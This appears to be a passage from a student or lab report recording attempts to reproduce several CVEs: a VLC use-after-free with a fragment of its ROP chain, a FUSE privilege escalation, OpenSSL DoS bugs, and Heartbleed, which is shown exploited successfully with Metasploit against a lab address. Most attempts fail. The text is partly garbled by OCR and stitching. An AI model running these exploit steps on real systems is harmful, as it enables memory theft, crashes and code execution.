                0x004037ac,             # XCHG EAX,ESP # ROL BL,90H # CMP WORD PTR [RCX],5A4DH # JE VLC+0X37C0
(00000000`004037C0) # XOR EAX,EAX # RET
                0x00403b60,             # POP RCX # RET
                target_address,         # lpAddress
                0x004011c2,             # POP RDX # RET
                0x00001000,             # dwSize
                0x0040ab70,             # JMP VirtualProtect
                target_address + 0x500, # Shellcode
            ]
```

After attempting to delete this line, the run was successful, and the `POC.mkv` file was generated.

```
myj@myj-PC:~/Desktop/CVE-2018-11529$ python code.py
Building exploit for 64-bit VLC media player 2.2.8 on Windows
[+] Generating UAF objects... done
[+] Generating payload... done
[+] Writing poc MKV... done
[+] Writing auxiliary MKV... done
Open VLC and drag and drop in poc.mkv
```

(2) Install VLC version 2.2.x

The available VLC versions on Deepin were too new, so we attempted source compilation.

```
myj@myj-PC:~/Desktop$     apt-cache madison vlc
       vlc | 3.0.17.7-deepin1 | https://community-packages.deepin.com/deepin apricot/main amd64 Packages
       vlc | 3.0.12.1-1+dde | https://community-packages.deepin.com/deepin apricot/main amd64 Packages
```

Downloaded the source code from https://download.videolan.org/pub/videolan/vlc/2.2.8/. During the configuration process, over ten dependency package errors appeared. We installed them one by one:

- ```
  configure: error: Could not find lua. Lua is needed for some interfaces (rc, telnet, http) as well as many other c
  ustom scripts. Use --disable-lua to ignore this error.
  ```

`sudo apt install lua5.2 liblua5.2-dev`

- ```
  configure: error: Could not find libmad on your system: you may get it from http://www.underbit.com/products/mad/.
   Alternatively you can use --disable-mad to disable the mad plugin.
  ```

`sudo apt install libmad0 libmad0-dev`

- ```
  configure: WARNING: No package 'gstreamer-app-1.0' found. GStreamer modules will not be built.
  checking for AVCODEC... no
  configure: error: No package 'libavcodec' found
  No package 'libavutil' found. Pass --disable-avcodec to ignore this error.
  ```

`sudo apt install libavcodec-dev libavutil-dev`

- ```
  configure: WARNING: No package 'gstreamer-app-1.0' found. GStreamer modules will not be built.
  checking for AVCODEC... yes
  configure: error: libavutil versions 55 and later are not supported.
  myj@myj-PC:~/Desktop/CVE-2018-11529/vlc-2.2.8$     ./configure --disable-avcodec --disable-avutil
  ```

- ```
  configure: error: No package 'libswscale' found. Pass --disable-swscale to ignore this error. Proper software scal
  ing and some video chroma conversion will be missing.
  ```

`sudo apt install liba52-0.7.4-dev`
`sudo apt install libxcb1-dev`

Due to numerous missing dependencies, some screenshots were not taken. Install them one by one according to the error prompts.

A particularly difficult dependency issue was the libavutil dependency. The libavutil version on Deepin is too high, but VLC requires a version lower than 55. Install a libavutil version lower than 55:

```
sudo apt-get install nasm yasm

wget https://ffmpeg.org/releases/ffmpeg-2.8.tar.bz2

tar xjf ffmpeg-2.8.tar.bz2

cd ffmpeg-2.8

./configure

ffmpeg -version
```

After resolving the dependency issues, execute `make`. However, an issue occurred when `make VLC`:

```
text
```
```

```
/usr/bin/ld: /usr/local/lib/libavutil.a(lls_init.o): relocation R_X86_64_32S against hidden symbol `f
f_update_lls_sse2' can not be used when making a shared object

/usr/bin/ld: final link failed: nonrepresentable section on output

collect2: error: ld returned 1 exit status

make[4]: *** [Makefile:5321：libavio_plugin.la] Error 1
```

These errors indicate issues related to -fPIC (Position Independent Code) with libavcodec and other libraries during VLC compilation. It is necessary to recompile these libraries, ensuring they use the -fPIC option. Recompile ffmpeg with fPIC enabled during configuration:

```
./configure --enable-pic --disable-static --enable-shared
```

Other steps were as before. However, ffmpeg then reported an issue with missing shared libraries:

```
ffmpeg: error while loading shared libraries: libavdevice.so.56: cannot open shared object file: No s
uch file or directory
```

Temporarily modify the environment variable:

```
export LD_LIBRARY_PATH=/usr/local/lib:$LD_LIBRARY_PATH
```

Finally, install VLC. `make` and `sudo make install` were successful. After a bumpy installation of VLC, it was found that the VLC interface could not be opened. Attempted to start the .mkv file via command line:

```
vlc POC.mkv
```

```
myj@myj-PC:~/Desktop/CVE-2018-11529/vlc-2.2.8$ vlc
VLC media player 2.2.8 Weatherwax (revision 2.2.7-14-g3cc1d8cba9)
[0000000000712d28] core interface error: no suitable interface module
[00000000006324f8] core libvlc error: interface "globalhotkeys,none" initialization failed
[00000000006324f8] core libvlc: 正在以默认界面运行 vlc。使用"cvlc"可以无界面模式使用 vlc。
[0000000000712d28] [cli] lua interface: Listening on host "*console".
VLC media player 2.2.8 Weatherwax
Command Line Interface initialized. Type `help' for help.
```

```
> add /home/myj/Desktop/CVE-2018-11529/poc.mkv
> [matroska,webm @ 0x7f2cb0c17060] Read error at pos. 9963 (0x26eb)
[matroska,webm @ 0x7f2cb0c17060] Duplicate element
[matroska,webm @ 0x7f2cb0c17060] Duplicate element
[matroska,webm @ 0x7f2cc0c07440] Read error at pos. 9963 (0x26eb)
[matroska,webm @ 0x7f2cc0c07440] Duplicate element
[matroska,webm @ 0x7f2cc0c07440] Duplicate element
[matroska,webm @ 0x7f2cc0c07440] Invalid track number 321
[matroska,webm @ 0x7f2cb0c17060] Invalid track number 321
[00007f2cb0c02128] avformat demux error: Unknown option "threads"
^C[0000000000712d28] [cli] lua interface error: Error loading script /usr/local/lib/vlc/lua/intf/cli.luac: lua/intf/modules
/host.lua:279: Interrupted.
```

Based on the results, it appears the vulnerability was not triggered, possibly due to a corrupted MKV file. Despite many attempts, reproduction still failed.

CVE-2015-3202

Requires Fuse version lower than 2.9.3-15. The default fuse on Deepin is 2.9.9, and the script could not execute successfully, resulting in failed reproduction.

```
myj@myj-PC:~/Desktop$ ./exploit.sh
sending file descriptor: Socket operation on non-socket
```

Downloading an older version has not been successful yet.

CVE-2017-3730

In OpenSSL 1.1.0 before 1.1.0d, if a malicious server provides incorrect parameters for DHE or ECDHE key exchange, it may cause the client to attempt to dereference a NULL pointer, leading to a client crash. This could be exploited in a denial-of-service attack.

> Reference Links:
> https://github.com/guidovranken/CVE-2017-3730
> https://guidovranken.com/2017/01/26/cve-2017-3730-openssl-1-1-0-remote-client-denial-of-service-affects-servers-as-well-poc/

Reproduction Steps:

Attacker configures OpenSSH proxy (using the provided patch file to patch DH values) and uses tsocks global proxy software.
Run the OpenSSH proxy:

```
./ssh -vvv -N -D 1085 -o TCPKeepAlive=yes -o ServerAliveInter
```

```
debug2: fd 4 setting O_NONBLOCK
debug3: fd 4 is O_NONBLOCK
debug1: channel 0: new [port listener]
debug1: Local forwarding listening on 127.0.0.1 port 1085.
debug2: fd 5 setting O_NONBLOCK
debug3: fd 5 is O_NONBLOCK
debug1: channel 1: new [port listener]
debug2: fd 3 setting TCP_NODELAY
debug3: ssh_packet_set_tos: set IPV6_TCLASS 0x10
debug1: Requesting no-more-sessions@openssh.com
debug3: send packet: type 80
debug1: Entering interactive session.
debug1: pledge: network
debug3: receive packet: type 80
debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
debug3: send packet: type 80
debug3: receive packet: type 82
debug3: send packet: type 80
debug3: receive packet: type 82
debug3: send packet: type 80
debug3: receive packet: type 82
debug3: send packet: type 80
debug3: receive packet: type 82
debug3: send packet: type 80
debug3: receive packet: type 82
```

Configure tsocks:

```
apt-get install tsock
```

Create the file `~/.tsocks.conf`, use the `realpath` command to get the absolute path of the `~/.tsocks.conf` file, and set it as the configuration file for TSOCKS.

```
pc1@pc1-PC:~/Desktop/tlsfuzzer$ cat ~/.tsocks.conf
server = 127.0.0.1
server_port = 1085
server_type = 5
local = 127.0.0.0/255.255.255.0
pc1@pc1-PC:~/Desktop/tlsfuzzer$ export TSOCKS_CONF_FILE=`realpath ~/.tsocks.conf`
```

Target machine installs mbed TLS (using the provided patch file to generate invalid DH parameters):

```
git clone https://github.com/guidovranken/CVE-2017-3730.git
```

Use the provided file to patch and generate invalid parameters, but this step failed.
Compile and install mbed TLS.

```
pc1@pc1-PC:~/Desktop/mbedtls-mbedtls-2.4.1$ git apply ~/Desktop/CVE-2017-3730/mbedtls-2.4.1-patch.txt
error: 打补丁失败：include/mbedtls/dhm.h:124
error: include/mbedtls/dhm.h：补丁未应用
```

Target machine starts the OpenSSL server:

```
make -j4 programs
```


```
programs/ssl/ssl_server
```

Attacker connects using OpenSSL 1.1.0 client:

```
openssl s_client
```

Target machine installs postfix and compiles with OpenSSL 1.1.0, but it was not found where to select compilation with OpenSSL 1.1.0.

```
root@pc1-PC:/home/pc1/Downloads/openssl-1.1.0# openssl s_client -connect 127.0.0.1:443 -psk AA
CONNECTED(00000003)
depth=0 C = CN, ST = tianjin, L = tianjin, O = tju, OU = section, CN = target
verify error:num=18:self signed certificate
verify return:1
depth=0 C = CN, ST = tianjin, L = tianjin, O = tju, OU = section, CN = target
verify return:1
---
Certificate chain
 0 s:/C=CN/ST=tianjin/L=tianjin/O=tju/OU=section/CN=target
   i:/C=CN/ST=tianjin/L=tianjin/O=tju/OU=section/CN=target
---
```




```
在处理时有错误发生：
 python3-jpy
 python3-jpype
 python3-rpy2
E: Sub-process /usr/bin/dpkg returned an error code (1)
```

Attacker compiles and runs `crash-postfix.c`. It seems it was not successful due to the patch failure.

```
pc1@pc1-PC:~/Desktop/CVE-2017-3730$ gcc crash-postfix.c
/usr/bin/ld: /tmp/ccwmHrXV.o: in function `write_and_get_response':
crash-postfix.c:(.text+0x32): undefined reference to `mbedtls_net_send'
/usr/bin/ld: crash-postfix.c:(.text+0x6e): undefined reference to `mbedtls_net_recv'
/usr/bin/ld: /tmp/ccwmHrXV.o: in function `main':
crash-postfix.c:(.text+0x95): undefined reference to `mbedtls_net_init'
/usr/bin/ld: crash-postfix.c:(.text+0xa1): undefined reference to `mbedtls_net_init'
/usr/bin/ld: crash-postfix.c:(.text+0xb0): undefined reference to `mbedtls_ssl_init'
/usr/bin/ld: crash-postfix.c:(.text+0xbf): undefined reference to `mbedtls_ssl_config_init'
/usr/bin/ld: crash-postfix.c:(.text+0xce): undefined reference to `mbedtls_x509_crt_init'
/usr/bin/ld: crash-postfix.c:(.text+0xdd): undefined reference to `mbedtls_pk_init'
/usr/bin/ld: crash-postfix.c:(.text+0xec): undefined reference to `mbedtls_entropy_init'
/usr/bin/ld: crash-postfix.c:(.text+0xfb): undefined reference to `mbedtls_ctr_drbg_init'
/usr/bin/ld: crash-postfix.c:(.text+0x102): undefined reference to `mbedtls_test_srv_crt_len'
/usr/bin/ld: crash-postfix.c:(.text+0x109): undefined reference to `mbedtls_test_srv_crt'
/usr/bin/ld: crash-postfix.c:(.text+0x11b): undefined reference to `mbedtls_x509_crt_parse'
/usr/bin/ld: crash-postfix.c:(.text+0x12f): undefined reference to `mbedtls_test_cas_pem_len'
/usr/bin/ld: crash-postfix.c:(.text+0x13b): undefined reference to `mbedtls_test_cas_pem'
/usr/bin/ld: crash-postfix.c:(.text+0x143): undefined reference to `mbedtls_x509_crt_parse'
```


CVE-2015-1792

Vulnerability Principle


In OpenSSL versions before 0.9.8zg in the do_free_upto function in crypto/cms/cms_smime.c, and in versions 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b, remote attackers can cause a denial of service (infinite loop) by triggering a NULL value in the BIO data structure, such as when using a hash function with an unrecognized X.660 OID.

Reproduction Process


First, visit the website provided in the table: https://github.com/nomi-sec/POC-in-GitHub. It is found to be a PoC collection website on GitHub.



Open the corresponding JSON file and find that the included URL is for OpenSSL version 1.0.1g, which is vulnerable to CVE-2015-1792.



Opening that URL reveals it is the OpenSSL website.



No usable PoC files were found.

Reproduction Result

Could not reproduce.

CVE-2014-0160

Vulnerability Principle

TLS and DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly validate input in extension packets (lacking boundary checks). This allows remote attackers to obtain sensitive information from process memory via crafted packets, triggering buffer over-reads, as demonstrated by reading private keys related to `d1_both.c` and `t1_lib.c`. Also known as the Heartbleed bug.

Kali Reproduction Process

Use the `openssl_heartbleed` module in msfconsole.

```
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options


Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memor
                                                y before storing
   LEAK_COUNT        1                yes       Number of times to leak memory
                                                 per SCAN or DUMP invocation
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for
                                                a server response
   RHOSTS                             yes       The target host(s), see https:
                                                //docs.metasploit.com/docs/usi
                                                ng-metasploit/basics/using-met
                                                asploit.html
   RPORT             443              yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until key dum
                                                p status
   THREADS           1                yes       The number of concurrent threa
                                                ds (max one per host)
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use
                                                 raw TLS sockets (Accepted: No
                                                ne, SMTP, IMAP, JABBER, POP3,
                                                FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accept
                                                ed: SSLv3, 1.0, 1.1, 1.2)
```

Configure the hostname and port number.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOST 172.17.0.1
RHOST => 172.17.0.1
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
```

Reproduction is successful, and leaked data can be seen.



Reproduction Result

Successful.

CVE-2020-15999

Reproduction of this vulnerability requires no modifications to the system, only manual download of an older version of the Chrome browser.

Steps:

1.

Download Chrome browser version 80.0.3946 (version lower than 86.0.4240.111 is acceptable). Download link: https://vikyd.github.io/download-chromium-history-version/#/

安装 openssl 1.0.1c

下载源码包

```
wget http://www.openssl.org/source/openssl-1.0.1c.tar.gz
```

解压缩源码包

```
tar -zxvf openssl-1.0.1c.tar.gz
cd openssl-1.0.1c
```

安装依赖包

```
yum install -y gcc
yum install -y make
```

安装 openssl-1.0.1c

```
./config
make


# 编译安装时报错:" POD document had syntax errors ", 主要是因为 openssl-1.0.1c 版本和 perl 的版本不兼容.
# 解决方案:删除 pod2man 文件( rm -rf /usr/bin/pod2man)
make install
```

配置环境变量(在文件末尾添加如下内容)

```
vim /etc/profile
# add openssl short path
export OPENSSL=/usr/local/ssl/bin
export PATH=$OPENSSL:$PATH:$HOME/bin
source /etc/profile
```

验证配置

```
openssl
```



Create an HTML file. For convenience, the HTML in the PoC was slightly modified, using JavaScript method for font import instead of the .css method.

安装 apr、apr-until

```
wget http://mirrors.tuna.tsinghua.edu.cn/apache//apr/apr-1.6.5.tar.gz
wget http://mirrors.tuna.tsinghua.edu.cn/apache//apr/apr-util-1.6.1.tar.gz

